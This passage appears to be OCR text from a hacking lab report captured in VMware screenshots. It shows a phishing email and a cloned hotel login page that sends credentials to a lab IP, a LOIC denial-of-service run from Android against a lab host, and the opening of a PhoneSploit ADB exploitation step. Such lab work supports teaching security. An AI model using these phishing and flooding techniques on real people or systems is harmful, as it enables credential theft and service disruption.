File Edit View VM Tabs Help
VKali
Android
8:19
Drafts
Crush New
vinhth10062002@gmail.com
Primary 12
Social 4 new
Promotions 9 new
All labels
Starred
Important 3
Sent
Outbox
Drafts 1
Draft
8:18 AM
(no subject)
http://www.bookhotel.com/change_acco...
(no subject)
Add label
Draft
to
8:18 AM View details
http://www.bookhotel.com/change_account_p


Android - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
8:19
Online Booking
10.10.10.13
JUGGY BOY
hotel booking
WORLDWIDE HOTEL RESERVATIONS
English
US Dollar (US$)
Worldwide
South America
Australia
Africa
Asia
Europe
Top Countries
USA
Italy
Netherlands
France
Singapore
Spain
Top Cities
Dubai
Rome
Dublin
Las Vegas
Singapore
Amsterdam
Browse destinations »



Android - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
8:20
Online Booking
10.10.10.13
Guest Corner
FAQ
How to make a reservation?
Additional information
Payment options
Booking tips
Site feedback
Customer Service
BOOK ONLINE OR CALL:
1-800-123-986563
This call is free. 24 hours a day, 7 days a week!
skype
Newsletter
Type in your e-mail to stay up to date with our promotions:
EMAIL
Subscribe
Reasons for choosing us
Low rates
No Booking Fee,Save Money.We want you to pay the lowest price possible for your hotel.
Maximum choice
You Have a Maximum Choice of Over 20,000 + Destinations and 110,000+ hotels worldwide
Satisfied guests
Over 1.2 million guest reviews and More than 50,000 room nights booked every day
We speak your language
You can deal Directly our Website and Customer Service in English(US) and 40 Other Languages.
Online Booking
Copyright © 2010 Certified Hacker
All rights reserved.
Book online or call: 1-800-123-986563
Suppliers, Affiliates, Media
Add Hotel
Affiliate With Us
Promote With Us
Travel Agents
Press Office
About
About Us
Partners
Customer Service
FAQ
Terms & Conditions
Privacy Statement
Affiliate/Partner Login
EMAIL
testuser
PASSWORD
Remember me
Sign in



Android - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
8:20
10.10.10.13
10.10.10.13
This 10.10.10.13 page can't be found
No webpage was found for the web address: http://10.10.10.13/index.html?email=testuser&password=testpassword
HTTP ERROR 404
Reload





1.3 Launch a DoS Attack on a Target Machine using Low Orbital Cannon (LOIC) on the Android Mobile Platform


- Open Windows 2019 and Android


VKali
Android
8:24
Cx File Explorer


VKali
Android
V2019
8:39
Low Orbit Ion Cannon
Do you want to install this application? It does not require any special access.
CANCEL
INSTALL



Android - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
8:40
http://10.10.10.19
Port
-OR-
Type IP
Threads
URL
GET IP
Manual IP
10.10.10.19
UDP
HTTP
TCP
ICMP Mode
Packets Sent 0
START


Android - VMware Workstation
File Edit View VM Tabs Help
VKali
Android
V2019
8:41
http://10.10.10.19
80
-OR-
Type IP
100
URL
GET IP
Manual IP
10.10.10.19
UDP
HTTP
TCP
ICMP Mode
Packets Sent 1949
117
STOP
To direct input to this VM, click inside or press Ctrl+G.





1.4 Exploit the Android Platform through ADB using PhoneSploit


- Open Parrot and Android

